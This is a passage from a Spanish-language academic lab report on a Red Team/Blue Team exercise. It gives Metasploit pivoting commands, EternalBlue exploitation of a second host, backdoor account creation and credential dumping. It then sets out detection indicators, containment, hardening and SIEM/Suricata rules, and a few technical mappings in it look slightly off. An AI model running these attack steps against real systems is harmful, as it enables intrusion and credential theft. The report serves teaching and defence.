usar la sesión Meterpreter en Host-A como intermediario para enrutar tráfico de red desde Parrot Security (que no tiene conectividad directa a la red 10.10.10.0/24) hacia Host-B.


La implementación del pivot requirió dos pasos: primero, agregar una ruta estática en Metasploit que enrutara todo el tráfico hacia la red 10.10.10.0/24 a través de la sesión Meterpreter 1 (route add 10.10.10.0/24 1); segundo, levantar un servidor proxy SOCKS5 en el host atacante para que herramientas de red externas (como Nmap en modo proxychains) pudieran enrutar su tráfico a través del proxy, que internamente lo pasaría por el tunnel Meterpreter hacia la red interna (use auxiliary/server/socks_proxy, SRVPORT 9050, VERSION 5, run -j).

Con el pivot activo, se realizó el escaneo de Host-B mediante proxychains: "proxychains4 nmap -sT -Pn -p 445,3389,22,80 10.10.10.2 --open -T4". El resultado confirmó que el puerto 445/TCP estaba abierto en Host-B, indicando la presencia del servicio SMB y, dada la ausencia generalizada de parches en la infraestructura de SecureNova Labs, la alta probabilidad de que también fuera vulnerable a MS17-010.

La explotación de Host-B a través del pivot utilizó el mismo exploit EternalBlue, pero con el payload windows/x64/meterpreter/bind_tcp (en lugar de reverse_tcp) ya que Host-B no tiene conectividad directa con Parrot Security: el payload bind_tcp hace que Meterpreter escuche en Host-B esperando la conexión del atacante, que llega a través del tunnel Meterpreter de Host-A. La sesión Meterpreter 2 en Host-B confirmó privilegios NT AUTHORITY\SYSTEM, y se creó el usuario JonathanDiaz como prueba de concepto del compromiso completo.

Figura 7


Configuración de pivoting hacia la red interna 10.10.10.0/24



Nota. Adición de ruta (route add 10.10.10.0/24) y proxy SOCKS a través de Host-A comprometido para alcanzar Host-B en la red interna.

Figura 8

Sesión Meterpreter con privilegios SYSTEM en Host-B



Nota. Compromiso de Host-B (10.10.10.2) mediante el pivot establecido en Host-A, demostrando movimiento lateral exitoso.

Mapeo MITRE ATT&CK de las Técnicas Utilizadas

El marco MITRE ATT&CK (Adversarial Tactics, Techniques & Common Knowledge) proporciona un vocabulario estándar para describir el comportamiento de actores de amenaza.

Mapear las técnicas del ejercicio Red Team a este marco es valioso porque permite al Blue Team diseñar defensas específicas contra cada técnica identificada y comparar el perfil de ataque con el de grupos APT conocidos.

Tabla 4
Mapeo de técnicas del ejercicio Red Team al marco MITRE ATT&CK

Táctica	Técnica	ID ATT&CK	Fase	Herramienta
Reconocimiento	Active Scanning	T1595.001 (Port Scan)	1	Nmap -sn ping sweep
Reconocimiento	Gather Victim Network Info	T1590.005 (IP Addresses)	1	Nmap -sV -sC -O
Descubrimiento	Network Service Scanning	T1046	2	Nmap -p-, Enum4linux-ng
Acceso Inicial	Exploit Public-Facing App	T1190 (EternalBlue)	4	Metasploit ms17_010_eternalblue
Ejecución	Exploitation for Client Execution	T1203	4	Meterpreter payload
Persistencia	Create Account: Local Account	T1136.001	5	net user /add
Escalada de Privilegios	Exploitation for Privilege Escalation	T1068	5	NT AUTHORITY\SYSTEM via kernel

Acceso a Credenciales	OS Credential Dumping: LSASS Memory	T1003.001 (hashdump)	5	Meterpreter hashdump
Descubrimiento	System Network Config Discovery	T1016	5	Meterpreter ipconfig
Movimiento Lateral	Lateral Tool Transfer / Pass the Hash	T1570 / T1008	6	Metasploit pivot + SOCKS5
Movimiento Lateral	Remote Services: SMB/Windows Admin Shares	T1021.002	6	EternalBlue en Host-B via pivot

Nota. Elaboración propia con base en el framework MITRE ATT&CK (MITRE Corporation, 2023).

Casos de Estudio Reales: WannaCry y NotPetya

La relevancia académica y profesional del ejercicio realizado en laboratorio se dimensiona adecuadamente al contextualizarlo con dos ataques reales de impacto global que utilizaron exactamente el mismo exploit EternalBlue como vector de propagación masiva: WannaCry (mayo 2017) y NotPetya (junio 2017).

WannaCry fue un ataque de ransomware que se propagó el 12 de mayo de 2017, infectando más de 230.000 sistemas en más de 150 países en menos de 24 horas. El ataque

combinaba el exploit EternalBlue (MS17-010) para propagación automática sin interacción del usuario, con un payload de ransomware que cifraba todos los archivos accesibles en los sistemas infectados y exigía el pago de entre 300 y 600 dólares en Bitcoin para la recuperación de los archivos. Las víctimas más notables incluyeron: el National Health Service (NHS) del Reino Unido, donde se cancelaron aproximadamente 19.000 citas médicas y cirugías; Telefónica España, que debió apagar todos sus equipos para contener la propagación; FedEx, que reportó pérdidas de 300 millones de dólares; y Renault-Nissan, Deutsche Bahn y el Ministerio del Interior de Rusia, entre cientos de miles de organizaciones adicionales.

NotPetya fue un ataque aún más destructivo que se propagó el 27 de junio de 2017, afectando inicialmente a Ucrania y expandiéndose rápidamente a nivel global. A diferencia de WannaCry, NotPetya no era un ransomware genuino sino un "wiper" (destructor) diseñado para causar el máximo daño posible: aunque mostraba una pantalla de rescate similar al ransomware, el cifrado era irreversible incluso pagando el rescate, ya que su objetivo real era destruir los sistemas, no extorsionar. NotPetya también utilizó EternalBlue para propagación, complementado con la herramienta Mimikatz para extraer credenciales de la memoria y propagarse a sistemas ya parcheados dentro de la misma red usando esas credenciales. Las víctimas más graves incluyeron: Maersk (empresa naviera danesa, pérdidas de 300 millones de dólares y reinstalación de 45.000 PCs), Merck (farmacéutica, 870 millones de dólares de pérdidas), FedEx/TNT (400 millones de dólares), Mondelez y Reckitt Benckiser.

La comparación directa con el ejercicio de laboratorio es ilustrativa: en el Escenario 3, el atacante obtuvo acceso SYSTEM a Host-A en aproximadamente cinco minutos desde el inicio del escaneo hasta la apertura de la sesión Meterpreter, y comprometió Host-B en diez minutos adicionales. En un escenario real con la propagación automática de WannaCry o NotPetya, una infraestructura completa de cientos o miles de sistemas con SMBv1 habilitado podría ser

comprometida en menos de una hora desde el acceso inicial. Este contexto transforma la vulnerabilidad MS17-010 de un hallazgo técnico académico en un imperativo de acción inmediata para cualquier organización que aún tenga sistemas sin parchear.

Operaciones Blue Team: Respuesta y Contención ante Incidentes de Ciberseguridad

La Etapa 4 del seminario representó el tránsito desde la perspectiva del atacante hacia la del defensor, operando sobre el mismo escenario técnico de SecureNova Labs desde el rol del equipo Blue Team. Este tránsito es pedagógicamente fundamental: la comprensión profunda de cómo funciona un ataque es la base sobre la que se construyen las mejores defensas. Un Blue Team que no conoce los TTPs de los atacantes es un equipo que reacciona ante síntomas sin entender las causas subyacentes.

El análisis Blue Team se estructuró en seis preguntas orientadoras que cubrieron el espectro completo de la respuesta defensiva: las acciones inmediatas ante un ataque en tiempo real, las medidas de hardenización para prevenir la repetición, las diferencias entre Blue Team y CSIRT, el uso del CIS como marco de referencia, las funciones de un SIEM y las herramientas de contención con licencia libre.

Acciones Inmediatas ante el Ataque en Tiempo Real

La detección y respuesta a un ataque en tiempo real debe seguir un protocolo estructurado (Cichonski et al., 2012) y previamente ensayado. Improvisar la respuesta bajo la presión de un incidente activo genera errores costosos: destrucción accidental de evidencia, contención incompleta que permite al atacante mantener accesos alternativos, o comunicaciones inadecuadas que amplifican el daño reputacional. El marco de referencia para este proceso es el NIST SP 800-61 Rev. 2 (Computer Security Incident Handling Guide), que organiza el ciclo de vida del incidente en cuatro fases: Preparación; Detección y Análisis; Contención, Erradicación y Recuperación; y Actividad Posterior al Incidente.

Detección y Confirmación del Incidente

La primera pregunta ante cualquier anomalía es: ¿es esto un incidente real o un falso positivo? La presión por actuar rápidamente puede llevar a tomar medidas de contención costosas (como apagar sistemas en producción) ante eventos que no son ataques reales. Los Indicadores de Compromiso (IoC) específicos del ataque EternalBlue que un Blue Team experimentado buscaría verificar en SecureNova Labs incluyen:

En el tráfico de red: un volumen inusualmente alto de paquetes TCP SYN al puerto 445 desde una IP externa o interna (indicativo de escaneo Nmap), seguido de paquetes SMB Transaction2 con campos de tamaño malformados (indicativo del exploit EternalBlue), seguido de una conexión TCP saliente hacia una IP externa en el puerto 4444 (indicativo del canal reverso del payload Meterpreter). Este patrón de tres fases (reconocimiento → explotación → C2) en el tráfico de red es altamente indicativo de un ataque EternalBlue.

En los registros del sistema operativo (Event Logs de Windows): Event ID 4624 (inicio de sesión exitoso) desde NT AUTHORITY\SYSTEM con Logon Type 5 (servicio), que es anómalo porque no refleja ninguna actividad administrativa legítima; Event ID 7045 (instalación de nuevo servicio) que puede indicar la instalación de un servicio persistente por el atacante; Event ID 4720 (cuenta de usuario creada), específicamente la creación de "JonathanDiaz" que es el IoC más claro de la actividad del atacante; Event ID 4732 (miembro agregado a grupo de seguridad con privilegios), que confirma la adición del usuario backdoor al grupo Administrators; y Event ID 4688 (proceso creado), mostrando cmd.exe y net.exe ejecutados desde el contexto de NT AUTHORITY\SYSTEM, que es altamente sospechoso en ausencia de actividad administrativa programada.

En el estado del sistema: el comando netstat -ano muestra conexiones TCP ESTABLISHED hacia 192.168.56.10:4444 (la IP y puerto del handler Meterpreter del atacante),

confirmando la presencia del canal de comando y control activo. El comando tasklist muestra procesos anómalos ejecutándose bajo NT AUTHORITY\SYSTEM sin una justificación operativa clara. El comando net user revela la presencia de la cuenta JonathanDiaz que no debería existir.

Protocolo de Contención Inmediata

Una vez confirmado el incidente, la prioridad absoluta es la contención para limitar el radio de impacto (Zambrano Hernández et al., 2024), preservando simultáneamente la evidencia para el análisis forense posterior. Estas dos metas están en tensión: la contención óptima técnica (apagar el sistema comprometido) destruiría toda la evidencia volátil en RAM. El protocolo correcto es:

Paso 1 — Aislamiento de red manteniendo el sistema encendido: en lugar de apagar Host-A, se debe desconectar de la red aplicando una regla de firewall perimetral que bloquee todo el tráfico entrante y saliente de la IP 192.168.56.101, o deshabilitar el adaptador de red virtual de la VM desde el hipervisor. Este aislamiento corta la sesión Meterpreter activa del atacante sin destruir la evidencia volátil en RAM.

Paso 2 — Bloqueo de SMB en el firewall perimetral: implementar de forma inmediata una regla de denegación del puerto 445/TCP (y 139/TCP, 137/UDP, 138/UDP) en el firewall pfSense para todo el tráfico entrante y entre VLANs. Esta regla previene que otros sistemas de la red sean explotados mientras se gestiona el incidente en Host-A.

Paso 3 — Deshabilitación de SMBv1 en sistemas alcanzables: desde sistemas no comprometidos, ejecutar vía PowerShell remoto: Set-SmbServerConfiguration -EnableSMB1Protocol $false -Force en todos los hosts alcanzables. Si no hay conectividad remota, desplegar la configuración vía GPO para que se aplique en el siguiente ciclo de políticas de grupo.

Paso 4 — Neutralización de cuentas no autorizadas: identificar y deshabilitar o eliminar inmediatamente la cuenta backdoor: net user JonathanDiaz /delete. Auditar todos los grupos privilegiados (Administrators, Power Users) en busca de cuentas no autorizadas.

Paso 5 — Rotación de credenciales: dado que el atacante ejecutó hashdump y obtuvo los hashes NTLM de todos los usuarios, es necesario forzar el cambio de contraseña de todas las cuentas comprometidas. Los hashes extraídos pueden ser utilizados en ataques pass-the-hash contra otros sistemas de la red que compartan las mismas credenciales (fenómeno muy común en entornos sin LAPS).

Preservación de Evidencia Digital

La preservación de evidencia digital según el principio de orden de volatilidad (RFC 3227) es fundamental (National Institute of Standards and Technology, 2006) para el análisis forense posterior y para cualquier proceso legal que pudiera derivarse del incidente. La recolección debe realizarse en el siguiente orden, de mayor a menor volatilidad:

1. Captura de memoria RAM: usar DumpIt, Volatility WinPmem o FTK Imager en modo live para capturar el contenido completo de la RAM antes de cualquier apagado. La memoria RAM contiene el proceso del exploit, el canal Meterpreter, las credenciales en claro de usuarios con sesión activa y los artefactos del shellcode. Esta evidencia desaparece irreversiblemente al apagar el sistema.
2. Captura de tráfico de red: iniciar captura con Wireshark o tcpdump en el segmento afectado para registrar todo el tráfico del exploit, el canal C2 y cualquier actividad de exfiltración. Si se dispone de un sistema TAP o SPAN port en el switch, la captura puede realizarse pasivamente sin intervenir en el tráfico.

3. Estado del sistema: documentar el estado actual de procesos activos (tasklist /v), conexiones de red (netstat -ano), servicios en ejecución (sc query), usuarios con sesión activa, tareas programadas y claves de registro de autorun.
4. Logs del sistema operativo: exportar Event Logs de Windows (Security, System, Application, PowerShell) antes de cualquier cambio en el sistema. Los logs pueden ser borrados o rotados por el atacante si recupera el control.
5. Imagen forense del sistema de archivos: generar una imagen bit a bit del disco con dd, FTK Imager o Autopsy, con verificación de integridad mediante hash SHA-256. Esta imagen permite análisis offline sin modificar el sistema original.

Toda la evidencia debe preservarse con una Cadena de Custodia documentada: fecha y hora de recolección, nombre del recolector, método utilizado, hash de verificación del archivo y lista de personas con acceso a la evidencia. Sin esta documentación, la evidencia puede ser inadmisible en un proceso legal.

Plan de Hardenización: Defense in Depth

El plan de hardenización parte de un análisis de causa raíz: cada vulnerabilidad explotada durante el Red Team tiene una causa específica que el plan de hardenización debe abordar directamente. No es suficiente aplicar el parche MS17-010 si los procesos que permitieron que el sistema operara sin él durante años permanecen intactos.

Capa 1 — Gestión de Parches (Causa Raíz Directa): La ausencia del parche KB4012212 es la causa raíz directa del compromiso. El plan de remediación inmediata incluye: aplicar KB4012212 en todos los sistemas Windows 7 SP1 de la organización en menos de 48 horas; implementar WSUS (Windows Server Update Services) para centralizar y verificar el despliegue de actualizaciones en toda la infraestructura Windows; establecer una política formal de gestión de parches con plazos de remediación según severidad CVSS (CVSS ≥ 9.0: 30 días; CVSS 7.0-

8.9: 60 días; CVSS 4.0-6.9: 90 días); y realizar escaneos de verificación con OpenVAS tras cada ciclo de parches para confirmar la aplicación efectiva.

Capa 2 — Eliminación de SMBv1: la deshabilitación de SMBv1 en todos los sistemas de la organización elimina permanentemente la superficie de ataque de EternalBlue y de otras vulnerabilidades históricas del protocolo. El procedimiento técnico para Windows 7 SP1 es: Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" -Name SMB1 -Type DWORD -Value 0 -Force. Para implementación masiva, la configuración se despliega vía GPO: Computer Configuration → Administrative Templates → Network → Lanman Server → Enable insecure guest logons: Disabled. Antes de deshabilitar SMBv1, es necesario auditar todos los dispositivos de la red (NAS, impresoras, switches, sistemas legacy) para confirmar que ninguno requiere SMBv1 para operar.

Capa 3 — Segmentación de Red: la arquitectura de red de SecureNova Labs presentó una falla crítica de diseño: la ausencia de controles de segmentación efectivos entre el segmento de usuarios y los servidores internos permitió el pivoting hacia Host-B. La segmentación correcta requiere implementar VLANs separadas para cada segmento funcional (usuarios, servidores de aplicaciones, servidores de bases de datos, DMZ, gestión fuera de banda) con comunicación inter-VLAN controlada por reglas de firewall basadas en el principio deny-all/allow-by-exception. El puerto 445/TCP debe estar bloqueado entre todas las VLANs, permitiéndose únicamente entre servidores específicos que requieran acceso a recursos compartidos autorizados.

Capa 4 — Gestión de Identidades y Accesos: la capacidad de crear un usuario con privilegios de administrador local sin alertas ni controles adicionales evidencia una gestión de accesos insuficiente. La implementación de Microsoft LAPS garantiza contraseñas únicas y complejas para las cuentas de administrador local de cada equipo, eliminando el riesgo de pass-

the-hash lateral cuando un sistema es comprometido. La implementación de MFA para todos los accesos privilegiados (administración remota, acceso a servidores críticos, VPN corporativa) añade una capa de protección que el simple conocimiento o robo de credenciales no puede bypassear.

Capa 5 — Monitoreo y Detección Activa: la ausencia de monitoreo activo fue el factor que permitió que el ataque completo (reconocimiento, explotación, post-explotación, pivoting) se ejecutara sin generar ninguna alerta. La implementación de un stack de monitoreo completo incluye: SIEM centralizado (Wazuh) para recolección, correlación y alertas de eventos de seguridad; Suricata con reglas Emerging Threats para detección de tráfico malicioso de red; auditoría avanzada de Windows habilitada con los Event IDs críticos de seguridad; y un proceso SOC 24/7 para la revisión y respuesta ante alertas generadas.

Blue Team vs. CSIRT: Diferencias y Complementariedad

Tabla 5
Comparativa Blue Team vs. CSIRT/CERT.

Dimensión	**Blue Team**	**CSIRT/CERT**
Naturaleza	Permanente, integrado en la organización	Reactivo, activado ante incidentes confirmados
Operación	Continua 24/7	Event-driven, según severidad del incidente
Alcance	Monitoreo, hardening, gestión de vuln., threat hunting	Análisis forense, contención, erradicación, recuperación
Enfoque	Proactivo y reactivo	Principalmente reactivo
Coordinación	Interna (TI, CISO, gestión de riesgos)	Interna y externa (ColCERT, CERT/CC, Interpol)

Herramientas principales	SIEM, IDS/IPS, EDR, firewall, scanner de vuln.	Forensics (Volatility, Autopsy), Wireshark, FTK
Métrica de éxito	MTTD y MTTR bajos, 0 incidentes significativos	Velocidad de contención, completitud del análisis forense

Nota. Elaboración propia.

En el ecosistema de seguridad de SecureNova Labs, la relación entre Blue Team y CSIRT es complementaria y secuencial: un Blue Team efectivo habría detectado el escaneo Nmap y generado una alerta antes de la explotación, permitiendo una respuesta preventiva. Si el ataque hubiera logrado materializarse, el CSIRT sería el equipo idóneo para el análisis forense completo, la determinación del alcance exacto del compromiso y la construcción del informe técnico para partes interesadas internas y externas (dirección, clientes afectados, aseguradoras, reguladores).

CIS Controls v8: Marco de Prioridades de Seguridad

Los CIS Controls v8 (Center for Internet Security, 2021) son un conjunto de 18 controles de ciberseguridad, basados en el análisis de los patrones de ataque más frecuentes y el retorno de inversión de las diferentes medidas de seguridad. Su valor diferencial respecto a otros marcos (ISO 27001, NIST CSF) radica en la priorización explícita: los controles están organizados en tres Grupos de Implementación (IG) según la madurez de seguridad y los recursos de la organización, permitiendo que incluso organizaciones pequeñas puedan comenzar con los controles de mayor impacto.

Los CIS Controls más directamente aplicables al escenario de SecureNova Labs son: Control 1 (Inventario y Control de Activos de Hardware): si la organización hubiera mantenido un inventario actualizado, habría identificado que Host-A y Host-B ejecutaban Windows 7 SP1 (EOL desde enero 2020), priorizándolos para actualización o reemplazo. Control 2 (Inventario y

Control de Activos de Software): la presencia del servicio SMBv1 habilitado en sistemas modernos habría sido marcada como software heredado de riesgo para revisión y deshabilitación. Control 4 (Configuración Segura de Activos Empresariales): el uso de los CIS Benchmarks para Windows 7 habría establecido líneas base de configuración que incluyen explícitamente la deshabilitación de SMBv1. Control 7 (Gestión Continua de Vulnerabilidades): un escaneo periódico con OpenVAS habría detectado MS17-010 antes de la explotación, dado que el parche lleva disponible desde 2017. Control 13 (Monitoreo y Defensa de Red): la implementación de este control (Suricata, SIEM) habría alertado sobre el escaneo Nmap y los paquetes SMB anómalos del exploit.

Los CIS Benchmarks (Center for Internet Security, 2020) son el componente técnico complementario: guías de configuración segura específicas para cada tecnología. El CIS Microsoft Windows 7 Benchmark define más de 200 configuraciones de seguridad específicas para este sistema operativo, incluyendo la deshabilitación de SMBv1 (sección 18.3.3), la configuración del Windows Firewall con reglas restrictivas, la habilitación de auditoría avanzada para los Event IDs críticos y la deshabilitación de servicios y protocolos innecesarios. La herramienta gratuita CIS-CAT Lite permite auditar el cumplimiento de un sistema respecto al benchmark correspondiente y generar un informe de brechas de configuración.

El SIEM como Columna Vertebral del Blue Team

Un SIEM (Security Information and Event Management) es la plataforma tecnológica central del Blue Team moderno (Moreno, 2015). Combina dos capacidades históricamente separadas: SIM (Security Information Management, orientado al almacenamiento y análisis histórico de logs) y SEM (Security Event Management, orientado a la correlación de eventos y alertas en tiempo real). El resultado es una solución que proporciona visibilidad completa sobre el estado de seguridad de toda la infraestructura tecnológica.

La función de recolección centralizada de logs es el primer pilar del SIEM: recibe eventos de seguridad de múltiples fuentes heterogéneas (sistemas operativos Windows y Linux, dispositivos de red, aplicaciones web, bases de datos, antivirus, EDR, firewalls, IDS/IPS) y los almacena en un repositorio centralizado. En SecureNova Labs, el SIEM habría recolectado los Event Logs de Windows de Host-A y Host-B, los logs de tráfico de pfSense, las alertas de Suricata y los logs de aplicaciones críticas.

La normalización y enriquecimiento transforma logs de diferentes formatos (syslog, CEF, JSON, Windows Event Log) a un esquema común, añadiendo contexto: geolocalización de IPs, reputación de dominios en feeds de threat intelligence, información del asset (propietario, sistema operativo, criticidad de negocio, VLAN). Este enriquecimiento transforma datos crudos en inteligencia de seguridad accionable.

La correlación de eventos en tiempo real aplica reglas para identificar patrones que individualmente son inofensivos pero conjuntamente indican un ataque. En el caso EternalBlue, una regla de correlación efectiva podría ser: IF (10+ paquetes SYN al puerto 445 desde la misma IP en 60 segundos) AND (paquetes SMB con campo de tamaño de FEA list > 0x10000) THEN (alertar con severidad CRÍTICA: posible intento EternalBlue). Esta regla habría generado una alerta en la fase de explotación, antes de que la sesión Meterpreter fuera establecida.

Con Wazuh (SIEM GPL) correctamente configurado en el escenario del laboratorio, las siguientes alertas habrían sido generadas automáticamente: (1) Nivel 10 — Escaneo de puertos detectado: alto número de conexiones SYN al puerto 445 desde 192.168.56.10 en 30 segundos; (2) Nivel 12 — Posible exploit SMB: detección de paquetes Transaction2 malformados compatibles con MS17-010; (3) Nivel 15 — Proceso crítico anómalo: cmd.exe ejecutado por NT AUTHORITY\SYSTEM desde lsass.exe; (4) Nivel 15 — CRÍTICO: Cuenta de usuario creada fuera de horario laboral: JonathanDiaz (Event ID 4720); (5) Nivel 15 — CRÍTICO: Usuario

agregado al grupo Administrators: JonathanDiaz (Event ID 4732); (6) Nivel 12 — Movimiento lateral sospechoso: conexión TCP desde 192.168.56.101 al puerto 445 de 10.10.10.2.

Herramientas de Contención con Licencia GPL

La restricción presupuestal del escenario (uso de herramientas de licencia libre) no limita significativamente la capacidad defensiva disponible: el ecosistema de seguridad GPL ofrece herramientas de nivel empresarial que son utilizadas en producción por miles de organizaciones a nivel global.

pfSense Community Edition es la solución de firewall/UTM de código abierto más utilizada a nivel empresarial. En el contexto de SecureNova Labs, pfSense actuaría como el primer punto de contención del ataque: (1) Aislamiento dinámico de hosts comprometidos mediante la adición de una regla de bloqueo total para la IP del host en cuestión, ejecutable en segundos desde la interfaz web sin necesidad de apagar el sistema; (2) Bloqueo granular de puertos y protocolos: creación de regla de denegación del puerto 445/TCP en todos los segmentos de red en 60 segundos, deteniendo la propagación de EternalBlue hacia otros sistemas; (3) Integración con pfBlockerNG para bloqueo automático de IPs con reputación maliciosa conocida en feeds de threat intelligence; (4) Integración con Suricata en modo IPS inline para bloqueo automático de tráfico malicioso detectado por firmas; (5) Traffic shaping para limitar el ancho de banda de hosts sospechosos sin interrumpir el servicio completamente. OSSEC/Wazuh con Active Response opera a nivel de host y proporciona capacidades de contención activa que complementan las de pfSense. Sus capacidades incluyen: bloqueo automático de IPs atacantes en el Windows Firewall local al detectar múltiples intentos de explotación (regla activada por el patrón de tráfico EternalBlue); eliminación automática de cuentas no autorizadas creadas fuera de horario laboral (disparada por Event ID 4720); terminación automática de procesos sospechosos (cmd.exe o powershell.exe ejecutados por

SYSTEM sin justificación); cuarentena de archivos detectados como maliciosos por integración con ClamAV; y alertas en tiempo real al equipo SOC vía correo electrónico, Slack, PagerDuty o sistemas de ticketing.

Suricata en modo IPS inline es la tercera línea de contención, operando a nivel de paquetes de red. A diferencia de pfSense (que bloquea basándose en IPs y puertos) y Wazuh (que reacciona a eventos del sistema operativo), Suricata analiza el contenido de los paquetes en profundidad (DPI, Deep Packet Inspection) y puede descartar paquetes maliciosos antes de que lleguen al destino. La regla ET EXPLOIT MS17-010 SMB RCE (SID: 2024217) del conjunto Emerging Threats detecta los paquetes Transaction2 malformados del exploit EternalBlue y los descarta antes de que lleguen al puerto 445 del host objetivo, conteniendo el ataque a nivel de red incluso si el host no ha sido parcheado. La regla complementaria para el canal Meterpreter (ET TROJAN Meterpreter) detecta el handshake del payload y bloquea la conexión C2 del atacante, incluso si el exploit logró ejecutarse.

Análisis de Riesgos y Vulnerabilidades en la Infraestructura TI de SecureNova Labs

El análisis de riesgos integra los hallazgos del ejercicio Red Team con los controles evaluados desde el Blue Team para producir una valoración estructurada de la postura de seguridad de SecureNova Labs. Este análisis sigue el proceso de gestión de riesgos del NIST SP 800-30 Rev. 1 (Guide for Conducting Risk Assessments) y utiliza el estándar CVSS v3.1 para la puntuación de vulnerabilidades técnicas.

